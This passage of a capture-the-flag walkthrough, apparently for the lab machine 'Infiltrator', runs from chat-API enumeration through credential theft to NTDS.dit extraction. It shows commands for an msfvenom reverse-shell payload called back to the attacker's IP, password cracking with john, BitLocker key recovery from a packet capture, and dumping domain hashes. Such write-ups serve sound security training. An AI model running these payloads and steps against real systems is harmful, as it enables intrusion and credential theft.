
Chatroom Enumeration & roomkey Extraction
Endpoints are queried using the API Key:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ curl -s http://240.0.0.1:14125/api/chatrooms -H 'Accept: application/json' -H 'API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG' | jq
{
  "rows": [
    {
      "room": "Chiefs_Marketing_chat",
      "roomusers": "O.martinez|0,A.walker|0"
    },
    {
      "room": "Dev_Chat",
      "roomusers": "Admin|0,M.harris|0,K.turner|0,Developer_01|0,Developer_02|0,Developer_03|0"
    },
    {
      "room": "General_chat",
      "roomusers": "Admin|0,D.anderson|0,L.clark|0,M.harris|0,O.martinez|0,A.walker|0,K.turner|0,E.rodriguez|0,winrm_svc|0"
    }
  ],
  "success": true
}
Reading message history from Chiefs_Marketing_chat requires its internal roomkey:

Connecting via evil-winrm as winrm_svc (using its TGT), the local database files under C:\Users\winrm_svc\AppData\Roaming\Output Messenger\JAAA are downloaded:
*Evil-WinRM* PS C:\Users\winrm_svc\AppData\Roaming\Output Messenger\JAAA> download OM.db3
*Evil-WinRM* PS C:\Users\winrm_svc\AppData\Roaming\Output Messenger\JAAA> download OT.db3
Querying the SQLite database OM.db3:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ sqlite3 OM.db3 "SELECT * FROM om_chatroom;"
1|General_chat|20240219160702@conference.com|General_chat||20240219160702@conference.com|1|2024-02-20 01:07:02.909|0|0||0|0|1||
2|Chiefs_Marketing_chat|20240220014618@conference.com|Chiefs_Marketing_chat||20240220014618@conference.com|1|2024-02-20 10:46:18.858|0|0||0|0|1||
The roomkey for the private chat is: 20240220014618@conference.com.
Chat Logs Extraction
A request is sent to /api/chatrooms/logs:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ curl -s 'http://240.0.0.1:14125/api/chatrooms/logs?roomkey=20240220014618@conference.com&fromdate=2018/07/24&todate=2025/07/25' \
  -H 'API-KEY: 558R501T5I6024Y8JV3B7KOUN1A518GG' | jq .logs -r
Inside the chat history, O.martinez discloses credentials:
A.walker: "Sounds busy! By the way, I need to check something in your account. Could you share your username password?"
O.martinez: "sure!"
O.martinez: "O.martinez : m@rtinez@1996!"
O.martinez : m@rtinez@1996!
Remote Code Execution via Calendar Event
Logging in as O.martinez in the Output Messenger client:

The event scheduling functionality includes a Run Application action:

A reverse shell binary is crafted using msfvenom:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.15.244 LPORT=443 -f exe -o revwin.exe
The executable is placed on the target machine at C:\Temp\revwin.exe:

The calendar event is created to trigger C:\Temp\revwin.exe:

A listener is started on the attacking system:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ rlwrap -cAr nc -nlvp 443
When the scheduled time is reached, the client triggers the binary and returns a reverse shell as o.martinez:
connect to [10.10.15.244] from (UNKNOWN) [10.129.232.99] 53056
Microsoft Windows [Version 10.0.17763.6189]

C:\Windows\system32>whoami
infiltrator\o.martinez
9. Network Forensic Analysis (PCAP) & BitLocker Recovery
Under the profile directory AppData\Roaming\Output Messenger\FAAA\Received Files\203301, a network packet capture is discovered:
C:\Users\O.martinez\AppData\Roaming\Output Messenger\FAAA\Received Files\203301> dir

02/23/2024  05:10 PM           292,244 network_capture_2024.pcapng
The file is transferred over SMB to the attacker host and inspected with Wireshark:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ wireshark network_capture_2024.pcapng &

HTTP objects transferred in the traffic are exported (File > Export Objects > HTTP):

The archive BitLocker-backup(1).7z is recovered.
Cracking the 7z Archive with John the Ripper
The archive is password-protected. The hash is extracted with 7z2john and cracked using john:
┌──(iamwin㉿0xWin)-[~/Downloads/exprts]
└─$ 7z2john 'BitLocker-backup(1).7z' > bithash.txt
┌──(iamwin㉿0xWin)-[~/Downloads/exprts]
└─$ john bithash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
zipper           (BitLocker-backup(1).7z)
Session completed.
Decompressing the archive with password zipper exposes an HTML document containing BitLocker recovery details:

The numerical BitLocker Recovery Key is obtained:

650540-413611-429792-307362-466070-397617-148445-087043
Additionally, inspecting the HTTP streams in the capture indicates that o.martinez updated her domain password to M@rtinez_P@ssw0rd!. RDP authentication is verified:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ nxc rdp $IP -u O.martinez -p 'M@rtinez_P@ssw0rd!' -k
RDP         10.129.232.99   3389   DC01             [+] infiltrator.htb\O.martinez:M@rtinez_P@ssw0rd! (Pwn3d!)

10. BitLocker Volume Unlock & NTDS.dit Backup Extraction
An RDP session is initiated using xfreerdp, as the BloodHound graph confirms that the user is a member of the Remote Desktop Users group:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ xfreerdp /v:10.129.232.99 /u:O.martinez /p:'M@rtinez_P@ssw0rd!' /d:infiltrator.htb /cert:ignore /dynamic-resolution

Drive E: is locked with BitLocker. Selecting Enter Recovery Key allows unlocking it with the recovered key:
Inside the unlocked drive at E:\Windows Server 2012 R2 - Backups\Users\Administrator\Documents, a backup archive is located:

Backup_Credentials.7z is copied to C:\Temp and downloaded via the WinRM session:
*Evil-WinRM* PS C:\Temp> download Backup_Credentials.7z
Extracting the backup archive yields ntds.dit along with the registry hives SYSTEM and SECURITY:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ 7z x Backup_Credentials.7z
Active Directory/ntds.dit
registry/SECURITY
registry/SYSTEM
Converting NTDS.dit to SQLite with ntdsdotsqlite
Since the Administrator hashes from the historical backup are no longer valid, ntdsdotsqlite is used to convert the database into SQLite format for detailed inspection:
┌──(iamwin㉿0xWin)-[~/Downloads]
└─$ ntdsdotsqlite --system registry/SYSTEM -o ntds.sqlite Active\ Directory/ntds.dit
Querying user descriptions:
